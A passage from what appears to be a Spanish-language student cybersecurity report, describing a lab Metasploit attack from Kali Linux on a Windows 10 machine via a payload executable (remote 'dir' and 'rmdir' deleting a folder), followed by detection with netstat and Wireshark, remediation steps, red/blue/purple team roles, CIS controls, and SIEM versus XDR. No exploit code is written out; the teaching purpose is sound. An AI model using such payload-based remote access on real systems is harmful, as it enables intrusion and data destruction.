
Imagen 24. Acceso a máquina objetivo



Fuente: Autor

De esta manera se puede observar y desde el equipo origen bajo el comando “dir” como muestra los diferentes archivos que hay en la máquina atacada y especialmente con el nombre del archivo poc_10134471.exe siendo este el que se ejecuta para permitir el Metasploit, posterior a esto se detalla el archivo creado en el escritorio de Windows con el nombre de: “Erledy_10134471_26082023” como lo solicita el anexo 4 escenario 3.


Imagen 25. Visualización archivos al equipo objetivo



Fuente: Autor

En este paso se utiliza el comando ”rmdir”, con el fin de eliminar la carpeta creada en el equipo destino (Windows), el cual se realiza desde el equipo origen (Kali-Linux), permitiendo el ataque establecido con éxito.


Imagen 26. Eliminación directorio desde el equipo origen



Fuente: Autor

Por último, se cumple con el objetivo y nuevamente usando el comando dir desde el equipo origen (Kali Linux), se lista los archivos que están ubicados en el escritorio de Windows sin la existencia de este, mostrando que este fue eliminado afectando lo que se encuentra en esta máquina, concluyendo que este ataque puede causar daños más determinantes y dañinos para este tipo de equipos que quedan expuestos a través del uso de las herramientas que permiten el Metasploit.

Imagen 27. Objetivo con éxito



Fuente: autor


2.17 ETAPA 4: CONTENCIÓN DE ATAQUES INFORMÁTICOS

2.18 PASOS PARA IDENTIFICAR ATAQUE INFORMÁTICO EN TIEMPO REAL

Como experto en ciberseguridad describo a continuación los pasos para identificar los ataques en tiempo real.

El primer paso es identificar que puertos hay abiertos que permiten el ingreso de paquetes a través de estos, en este caso se utiliza el “netstat –an”

Imagen 28. Comando netstat -an




Fuente: Autor

Se observa con este comando la cantidad de puertos abiertos existen entre ellos el “443”, el cual es el que hace relación en el Payload ejecutado.

El segundo paso hacemos un escaneo de la red donde se encuentra el equipo atacado validando las condiciones actuales que se encuentra con el fin de encontrar las vulnerabilidades, en este caso se utiliza una herramienta gratuita y efectiva, la cual permite dicha identificación como es “Wireshark”


Imagen 29. Identificación puerto 443



Fuente: Autor

Además, se observa la descripción del puerto afectado como es el “443”, donde con el comando anterior se pudo evidencia que se encuentra totalmente abierto.


Imagen 30. Identificación Payload



Fuente: Autor

Se observa la descripción del Payload el cual está alojado en el equipo destino, a través del escaneo de paquetes con la herramienta “Wireshark” a la red local, permitiendo la identificación por donde está siendo vulnerado el equipo final.
El tercer paso se verifica el estado de seguridad en que se encuentra el equipo atacado, en este caso se evidencia todo el sistema de seguridad de Windows 10 está desactivado

Imagen 31. Seguridad desactivada




Fuente: Autor

Esto permite que sea más vulnerable y esté expuesto a que ingresen y causen daños de tal magnitud que queda controlado de manera remota desde cualquier lugar con instrucciones a través del Payload.

Por último, se realiza una búsqueda de archivos existentes con extensión “.exe”, ya que es en estos donde viene encriptado el código el cual permite hacer el trabajo malicioso para vulnerar el equipo objetivo.

Imagen 32. Búsqueda archivos



Fuente: Autor

2.19 PASO A PASO PARA SUBSANAR EL ATAQUE A TRAVÉS DEL PAYLOAD

A continuación, se listará los pasos a tener en cuenta con el objetivo de subsanar el ataque ocasionado a través del Payload

Paso 1: Actualizar el sistema operativo
En este apartado se debe tener en cuenta que los sistemas operativos deben estar siempre actualizados con el fin de mejorar el funcionamiento en cuanto a la seguridad que este requiere para evitar la generación de huecos de seguridad y ser menos vulnerables ante cualquier ataque ocasionado por los atacantes informáticos.

Paso 2: Activar seguridad
Se debe garantizar que el sistema de seguridad del sistema operativo esté activado en su totalidad, para evitar ingresos malintencionados, el cual hacen daños drásticos en el equipo objetivo

Imagen 33. Seguridad activada

Fuente: Autor

Paso 3: Definir políticas de seguridad

El administrador informático está en la obligación de implementar políticas de seguridad con el fin de tener un mejor control a los recursos informáticos a través de un conjunto de reglas aplicadas a diferentes actividades dentro de una organización.

Paso 4: Contraseñas seguras

Es necesario contar con una buena administración de contraseñas de alto nivel, desde el ingreso al sistema operativo como para los usuarios de acuerdo a su perfil, y estar en constante monitoreo que no permita la fuga de información por falta de control de este proceso tan importante.

Paso 5: Monitoreo sistema operativo y aplicaciones

Se sugiere realizar un constante monitoreo del sistema operativo y aplicaciones utilizada para el desempeño correcto de todos los procesos necesarios que se ejecutan allí, detectando actividades maliciosas y la detección de intrusos tratando de ingresar a nuestro sistema, en este caso se listan las herramientas más efectivas:

- Acronis Monitoring Service
- New Relic
- LogicMonitor
- Nagios
- Icinga
- Sensu
- Zabbix
- Paessler
- SolarWinds
- ManageEngine

Paso 6: Usar Antivirus
Es necesario mantener los equipos de cómputo protegidos a través de antivirus pagos, que permitan la actualización y parches seguros para contrarrestar de alguna manera ataques presentados de manera constante a los sistemas informáticos de las organizaciones.

Paso 7: Usa Vpn
Esto con el fin de que los datos que se transmiten se hagan de manera segura a través de las redes públicas evitando que personas no autorizadas tenga acceso a la información que allí se almacena.

2.20 DIFERENCIAS ENTRE EQUIPOS BLUE TEAM, READ TEAM Y PURPLE TEAM

Teniendo en cuenta que el equipo Blue Team actúa de manera preventiva ante ataques informáticos, además de brindar protección a los sistemas tecnológicos de una compañía a través de una serie de instrucciones donde la labor es identificar y recuperarse ante incidentes informáticos de manera acertada, el cual está conformado por personal idóneo de seguridad, donde cada profesional debe conocer los objetivos comerciales y estrategia de seguridad de la compañía, por lo tanto la misión es fortalecer las protecciones para que ningún intruso pueda comprometer el sistemas.
El equipo Read Team tiene como función el despliegue de una serie de métodos para obtener acceso a una red, antes de ejecutar una prueba de penetración es necesario el uso de rastreadores de paquetes y analizadores de protocolos para realizar un escaneo de la red y adquirir la mayor cantidad de información sobre el sistema, la información necesaria seleccionada durante esta fase es la siguiente[14]:

- Identificar los sistemas operativos en uso (Windows, MacOs o Linux)
- Identificar modelo y marca del equipo de red (Servidores, cortafuegos, enrutadores, puntos de acceso etc.)
- Comprensión de los controladores físicos (Puertas, cerraduras, cámaras, personal de seguridad)
- Validar que puertos están abiertos y/o cerrados en un cortafuego para permitir bloquear un tráfico específico.
- Establecer un mapa de red con el fin de determinar que servicios están ejecutando los hosts y dónde se está enviando el tráfico.

Ahora bien, sin ser menos importante el equipo Purple Team tiene como objetivo monitorear el comportamiento de los equipos anteriores integrando las funciones de ataques como defensivos, con el fin de encontrar fallas, y soluciones al mismo tiempo y de esta manera brindar la solución ideal de proteger los sistemas informáticos.

Tabla 1. Diferencia entre equipo Blue, Read, Purple y CSIRT

Blue Team	Read Team	Purple Team	Equipos de Respuesta a incidentes informáticos (CSIRT)
Actúa en defensa y protección de los diferentes sistemas de una organización ocasionado por ataques informáticos[13].	Actúa en función de atacante, con el fin de crear escenarios de amenazas.	Coordina e integra los escenarios defensivos con las amenazas y vulnerabilidades encontradas.	Responde de forma urgente y coordinada ante ataques.
Analiza comportamientos de manera proactiva[2].	Determina con que capacidad tecnológica cuenta una organización para proteger los activos tecnológicos.	Garantiza la efectividad entre el Blue Team y Read Team.	Se enfoca en responder a incidentes informáticos y minimiza el evento que se produzca.
Su objetivo es la mejora constante en todo el sistemas de seguridad.		coordina los ataques y la defensa para encontrar el máximo número de fallas y soluciones posibles.	Tienen como objetivo Recibir, revisar y responder a informes y procesos sobre incidentes de seguridad.

Fuente: Autor

_____

[13]intelequia, red team y blue team funciones y diferencias en ciberseguridad, [sitio web], 26 de enero de 2021. Consultado el 9 de abril de 2023, disponible en https://intelequia.com/blog/post/red-team-y-blue-team-funciones-y-diferencias-en-ciberseguridad

[14]ostec, blue team y red team sepa cuáles son las diferencias, [sitio web], 20 de octubre de 2022. Consultado el 9 de abril de 2023. Disponible en: https://ostec.blog/es/aprendizaje-descubrimiento/blue-team-y-red-team-sepa-cuales-son-las-diferencias/
https://www.secureit.es/csirt/

2.21 FUNCIÓN DE CIS DENTRO DE BLUE TEAM Y REALIZAR UN TUTORIAL

La función que tiene CIS “Center For Internet Security” dentro de equipos Blue Team es la utilización de un conjunto prescriptivo de buenas prácticas en todo lo relacionado con la seguridad informática en acciones defensivas las cuales está inmersa en el equipo Blue Team, con el fin de prevenir ataques significativos hasta contrarrestarlos.
Estas mejoras son desarrolladas por un equipo de expertos en tecnologías de la información obtenida de ataques reales, dando resultados positivos.
El equipo Blue Team tiene como finalidad la utilización de controles de seguridad críticos, tales como:

- Desarrollar una estructura para la seguridad de la información y un marco para toda la estrategia de seguridad.
- Aplicar un conjunto de medidas técnicas eficaces, con el fin de brindar mejoras defensivas en la organización.
- Mitigar los riesgos para la ciberseguridad basado en la eficacia del mundo real.
- Acceder a los marcos y regulaciones incluido en el marco de ciberseguridad NIST, NIST 800-53, NIST 800-171, serie ISO 27000, PCI DSS, HIPAA, NERC CIP y FISMA[15].

En conclusión, el equipo Blue Team debe trabajar con CIS, el cual podría utilizar como fuente de orientación, con el fin de mejorar y garantizar el tema de seguridad de la organización a través de sus estándares, guías de configuración, herramientas de evaluación y servicios de inteligencia de amenazas.

Los controles críticos de seguridad CIS, tiene como objetivo minimizar los riegos de ataques ocasionados en los sistemas de informáticos, cuyo objetivo es priorizar una cantidad de acciones que reduce el riesgo de ciberseguridad.
Además, minimizan el riesgo de violaciones de datos, fugas de información, robo de datos y de identidad, pérdida de privacidad, denegación de servicio etc.
Hay que tener en cuenta que los controles CIS, nos ayuda a aclarar las siguientes preguntas:

- ¿Cuáles son las áreas más críticas para establecer un programa de gestión de riesgos?
- ¿Qué medidas defensivas proporcionan el mayor valor?
- ¿Cómo podemos hacer un seguimiento de la madurez de nuestro programa de gestión de riesgos?
- ¿Cómo podemos compartir nuestra información sobre los ataques y atacantes e identificar las causas fundamentales?
- ¿Qué herramientas se utilizan mejor para resolver qué problemas?
- ¿Qué controles CIS se asignan a los marcos regulatorios y de cumplimiento de mi organización?[15]

Se debe tener en cuenta que son 20 controles críticos los cuales reducen considerablemente los riesgos de seguridad y mejora las acciones defensivas de una organización y son los siguientes:

- Inventario y control de activos de hardware
- Inventario y control de activos de software
- Gestión Continua de vulnerabilidades
- Uso controlado de los privilegios administrativos
- Configuración segura para el hardware y software de los dispositivos móviles, estaciones de trabajo y servidores.
- Mantenimiento, monitoreo, y análisis de los logs de auditoría
- Protección de correos electrónicos y navegador web
- Defensa contra malware
- Limitación y control de puertos de red, protocolos y servicios
- Funciones de recuperación de datos
- Configuración segura para dispositivos de red, tales como firewalls, routers y switches
- Protección perimetral
- Protección de datos
- Control de acceso basado en la necesidad de saber
- Control de acceso inalámbrico
- Monitoreo y control de cuentas
- Implementar un programa de concienciación y capacitación en seguridad
- Seguridad del software de aplicación
- Respuesta y gestión de incidentes
- Pruebas de penetración y ejercicios de equipos rojos[15].

_____

[15]Controles de CIS/Ciberseguridad, [sitio web], 10 de agosto de 2023. Consultado el 14 de septiembre de 2023, disponible en https://www.manageengine.com/latam/controles-de-seguridad-critica-cis.html

2.22 DIFERENCIAS EXISTENTES ENTRE: SIEM Y XDR.

Tabla 2. Diferencia entre SIEM-XDR

SIEM	XDR
Sistema proactivo[16]	Sistema reactivo[16]
Alerta, correlaciona, analiza después del evento	Objetivo principal es el registro de eventos
Recopila, almacena, adiciona y valida datos de todos los dispositivos dentro de un entorno en una organización.	Solo recopila datos de los dispositivos dentro de la red de una organización.
Los equipos de seguridad suelen ser superados por la cantidad de alertas procedentes del SIEM[16].	Detecta y responde los incidentes de seguridad para los diferentes endpoints que existe en la organización[16].
Crea reglas de correlación a través de técnicas de análisis de comportamiento para identificar patrones de actividades maliciosas.	Resuelve lo planteado por la herramienta SIEM, con el fin de detectar y dar repuesta eficaz a los ataques dirigidos
Las soluciones SIEM generan más costos de rendimiento,	Las soluciones XDR generan no generan tanto costos de rendimiento,
Genera, y retiene informes de cumplimiento a través de una visión general respecto a la seguridad informática de una organización	Identifica, investiga, a través de medidas adecuadas para resolver incidentes de manera rápida y eficiente.

Fuente: Autor

[16]XDR vs SIEM: Una comparación técnica [sitio web], 10 de agosto de 2023. Consultado el 15 de septiembre de 2023, disponible en https://panther.com/cyber-explained/xdr-vs-siem-a-technical-comparison/

2.23 HERRAMIENTAS DE DETECCIÓN DE ATAQUES INFORMÁTICOS CON LICENCIA GPL

ELK Stack: Provee las funcionalidades modulares adaptable, permite crear reglas propias de detección de amenazas, está compuesto por **Logtash**: usado para llevar registros de diversas fuentes de eventos y como herramienta de análisis sintáctico, el motor búsqueda **Elasticsearch** que permite almacenamiento y búsqueda de documentos, datos y permite realizar búsquedas avanzadas sobre la información indexada por **Kibana** que permite construir visualizaciones de los datos almacenados en Elasticsearch y por últimos de **Beats** que son agentes instalables en los dispositivos o servidores en los que se necesita recolectar registros de eventos y enviarlos a Logtash[17].

OSSEC: Permite establecer reglas de detección de amenazas, está compuesto por un servicio de recolección de registros de eventos y agentes instalables en Linux, Windows, Unix, and Mac que recogen y procesan los registros para su análisis. Provee un sistema de detección de intrusos, comprobación de integridad, monitoreo de cambios en el registro de Windows, detección de Rootkits y proporciona alertas[17].

Wazuh: es una rama (fork) que nace de la herramienta OSSEC, catalogada también como Sistema de Detección de Intrusos basado en Servidor (HIDS: Host-based Intrusión Detection System) que permite monitorear eventos para detectar amenazas a la seguridad, y ayuda a monitorear la integridad, responder a los incidentes, a cumplir con las normativas de seguridad. Está compuesto por el Servidor de Detección de Intrusos, las herramientas que componen ELK como incorporación de registros de eventos, agentes de recolección de registro de eventos, monitoreo y el componente de visualización de datos[17].

---

[17]AT&T, cybersecurity, servicios, [sitio web], 2022. Consultado el 7 de noviembre de 2022. Disponible en https://cybersecurity.att.com/products/ossim

3 CONCLUSIONES

En el presente trabajo se identifica cada una de las funciones de los equipos de RED y BLUE mediante el uso de habilidades y conocimientos para encontrar vulnerabilidades e infiltrarse en los sistemas expuestos, mientras que el equipo Blue se encarga de defender los sistemas de forma preventiva y activa proporcionando mitigaciones y defensas para proteger los sistemas a proteger.

Se define la diferencia de las acciones de cada equipo tanto para el RED como para el BLUE, teniendo en cuenta la funcionalidad de cada acción resaltando los resultados ejecutados a través del paso a paso que se tiene designado para cada equipo.

Es de gran importancia y relevante el uso correcto de estándares y marcos regulatorios que existen en Colombia enfocados en la ley de delitos informáticos como es la ley 1273 de 2009, con el fin de no incurrir en delitos que puede salir muy costoso para los profesionales inclusive para las organizaciones.

Las organizaciones deben de ser conscientes de la contratación de personal capacitado en seguridad informática ya que la información que se tiene está cada día más expuesta y vulnerable a ataques cibernéticos dejando claro que es fundamental la custodia del activo más importante como es la información, teniendo en cuenta que los directivos no lo pueden ver como un gato sino como una inversión.

4 RECOMENDACIONES

Clasificar y definir las funciones de los Equipos RED y BLUE, de acuerdo a las necesidades de las organizaciones y la conformación a nivel de infraestructura y determinar el alcance con los resultados esperado.

Recomendar personal idóneo y capacitado con el fin de garantizar la ejecución de cada uno de los procesos con el fin de que estos se lleven a cabo sin inconveniente alguno, como hackers buenos donde se encargan de combatir la ciberdelincuencia y proteger los puntos clave de seguridad, estos serán los encargados de analizar, combatir y desarrollar tecnologías preventivas.

